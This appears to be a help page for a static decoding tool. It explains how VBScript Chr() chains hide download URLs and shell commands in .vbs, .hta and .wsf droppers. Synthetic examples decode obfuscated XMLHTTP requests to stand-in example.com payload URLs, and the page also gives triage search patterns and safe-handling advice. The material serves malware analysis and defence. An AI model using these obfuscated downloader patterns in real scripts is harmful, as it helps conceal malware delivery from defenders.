VBScript Chr() obfuscation builds a string at runtime from numeric character codes joined with the & operator, so a download URL or a shell command exists in the file only as arithmetic. It is the Windows scripting counterpart of JavaScript character-code chains, and it turns up in .vbs, .hta and .wsf droppers. KlaroSkope resolves the chain statically and returns the assembled string with any URL, host or path it contains, without executing the script.
Decode a Chr() chain
Runs in your browser. The text you paste is not uploaded.Runs of Chr(110) & Chr(111) are collapsed into the text they spell, including hex literals written as Chr(&H68). The rest of the script is left as it stands.
Worked examples
Synthetic samples. Each input decodes to the output shown, and the outputs are checked against the live engine before publication.
Example 1: Assembled download URL
Dim u
u = Chr(104)&Chr(116)&Chr(116)&Chr(112)&Chr(115)&Chr(58)&Chr(47)&Chr(47)&Chr(101)&Chr(120)&Chr(97)&Chr(109)&Chr(112)&Chr(108)&Chr(101)&Chr(46)&Chr(99)&Chr(111)&Chr(109)&Chr(47)&Chr(97)&Chr(46)&Chr(101)&Chr(120)&Chr(101)
WScript.Echo uhttps://example.com/a.exeThe plainest form: one variable assembled from character codes, holding the URL the script goes on to fetch. The URL is the indicator the decode is for.
Example 2: XMLHTTP request with encoded arguments
Set http = CreateObject(Chr(77)&Chr(83)&Chr(88)&Chr(77)&Chr(76)&Chr(50)&Chr(46)&Chr(88)&Chr(77)&Chr(76)&Chr(72)&Chr(84)&Chr(84)&Chr(80))

url = Chr(104)&Chr(116)&Chr(116)&Chr(112)&Chr(115)&Chr(58)&Chr(47)&Chr(47)&Chr(101)&Chr(120)&Chr(97)&Chr(109)&Chr(112)&Chr(108)&Chr(101)&Chr(46)&Chr(99)&Chr(111)&Chr(109)&Chr(47)&Chr(112)&Chr(97)&Chr(121)&Chr(108)&Chr(111)&Chr(97)&Chr(100)&Chr(46)&Chr(100)&Chr(97)&Chr(116)
http.Open Chr(71)&Chr(69)&Chr(84), url, False
http.Send
https://example.com/payload.datThe dropper shape: the object name, the verb and the URL are each built from Chr() chains, so the file contains no readable trace of the request it makes.
How Chr() chains hide a command
Chr() is the VBScript function that turns a character code into a character, and & is the string concatenation operator. Put together, Chr(104)&Chr(105) evaluates to hi. A builder applies this to the strings that would otherwise give the script away: the download URL, the name of the object it creates, the path it writes to, the command it passes to the shell. What remains in the file is arithmetic and punctuation. The Windows Script Host runs it without complaint, because assembling a string from character codes is valid VBScript that ordinary programs occasionally use for control characters.
INPUT
-----
Dim u
u = Chr(104)&Chr(116)&Chr(116)&Chr(112)&Chr(115)&Chr(58)&Chr(47)&Chr(47)...
WScript.Echo u

OUTPUT
------
https://example.com/a.exe
Several variations share the same idea and are worth recognising together. Chr() has siblings: ChrW() takes a wide character code and handles anything outside the ASCII range. The code itself is often written as a VBScript hex literal, Chr(&H68), since &H prefixes a hexadecimal number anywhere a number is accepted. Codes are often given as an expression rather than a constant, so a chain reads Chr(100+4) or Chr(x Xor 12) where x comes from an array defined further up. The assembled string is then handed to Execute, ExecuteGlobal or Eval, which run it as code, or to CreateObject and Run, which reach the shell. A related trick replaces the chain with Split over a delimited list of numbers followed by a loop, which produces the same result with no Chr( token in the file at all.
Decode a .vbs without letting it run
- Do not run the file to see what it builds, and take particular care with `.hta` and `.wsf`, which execute on a double click in default Windows configurations. A script that assembles its URL at runtime does so to make static reading harder, and running it is the outcome the author is counting on.
- Evaluate the arithmetic, not the script. The codes and the operators between them are enough to rebuild the string by hand or in a short program of your own, and the sample stays text from start to finish.
- Replace the execution sink with a print if you work dynamically. Swapping `Execute` or `Run` for `WScript.Echo` in a .vbs, or for `MsgBox` in an .hta where the `WScript` object is absent, shows the assembled string inside an isolated virtual machine without carrying out the action, provided you have checked that you edited the statement that actually runs.
The reason to decode these files is usually the same: the URL. A VBScript dropper that assembles a request is holding the address of its next stage in character codes, and recovering that address is what lets a responder block the host and pull the payload for analysis. Beyond the URL, watch for the written path (which tells you where the next stage lands on disk), the object names (MSXML2.XMLHTTP, ADODB.Stream, WScript.Shell describe the capability the script gives itself), and any second encoded blob, since a Chr() chain frequently spells out base64 rather than the final text.
Where this turns up
Malwarebytes published a walkthrough of the pattern in February 2016 that is still a good description of what reaches an analyst: one dropper had each character of the script replaced by its character code, assembling all = Chr(83)+Chr(101)+Chr(116) and handing the result to Execute, while a second used a numeric list split on # and decoded with Chr(token - 3), an offset variant that defeats a decoder assuming the integers are the characters (De-obfuscating malicious Vbscripts, 28 February 2016). Fortinet's analysis of a RevengeRAT and WSHRAT dropper notes the same trick used narrowly rather than wholesale, hiding just shell.application and cmd /c cd %temp% behind Chr() calls (Fortinet, 13 November 2019). That narrow use is the harder one to spot, because the file still reads as ordinary script.
Recognising it in a file
Chr(104)&Chr(116)&Chr(116)Chr(&H68)&Chr(&H74)ChrW(8226) for characters outside ASCIIChr(100+4) or Chr(token - 3)Chr( run in the fileChr( misses itChr(x Xor k) where k arrives at runtime| Variant | What you see | Recoverable statically |
|---|---|---|
| Chr concatenation | Chr(104)&Chr(116)&Chr(116) | Yes |
| Hex literal codes | Chr(&H68)&Chr(&H74) | Yes |
| Wide characters | ChrW(8226) for characters outside ASCII | Yes |
| Arithmetic codes | Chr(100+4) or Chr(token - 3) | Yes, after the offset is worked out |
| Split over a delimiter | a number list plus a loop, with no Chr( run in the file | Yes, but a search for Chr( misses it |
| Key held off the file | Chr(x Xor k) where k arrives at runtime | No, the key is not in the sample |
For triage, a search for Chr\\( runs alongside a search for the sinks that make them matter: Execute, ExecuteGlobal, Eval, CreateObject and .Run. A file with hundreds of Chr( calls and one Execute is the wholesale form; a file with six Chr( calls next to a CreateObject is the narrow form, and the six are the ones worth reading. Morphisec's 2020 write-up of a VBScript package dropping several commodity families records the working method for the dynamic case, which is to replace ExecuteGlobal with WScript.Echo and let the script print what it was about to run.
The chain gives you the URL. The file around it gives you the persistence, the drop path and the object names that say what the script granted itself, so submit the original .vbs, .hta or .wsf when you still have it.
Frequently Asked Questions
What does Chr() do in VBScript?
Chr() converts a numeric character code into the matching character, so Chr(104) returns h. Joined with the & operator, a series of Chr() calls builds a string at runtime without the letters of that string appearing in the file.Why do droppers use Chr() instead of writing the URL?
What is the difference between Chr and ChrW?
Chr() works on the system code page and ChrW() takes a wide (Unicode) character code, so ChrW() handles characters outside the ASCII range. Both appear in obfuscated scripts, and both accept hexadecimal codes written as &H68.Is it safe to open a .vbs file to look at the Chr chain?
.vbs and .wsf are handled by Windows Script Host (wscript.exe) and .hta by mshta.exe, each of which runs the file directly in default configurations. Read the file as text, and decode the chain outside any interpreter.The chain decoded to another blob of characters. What now?
Continue Learning
Ready to decode?
Paste the script or upload the file. Multi-layer samples continue past this technique into whatever comes next.
Open the analysis console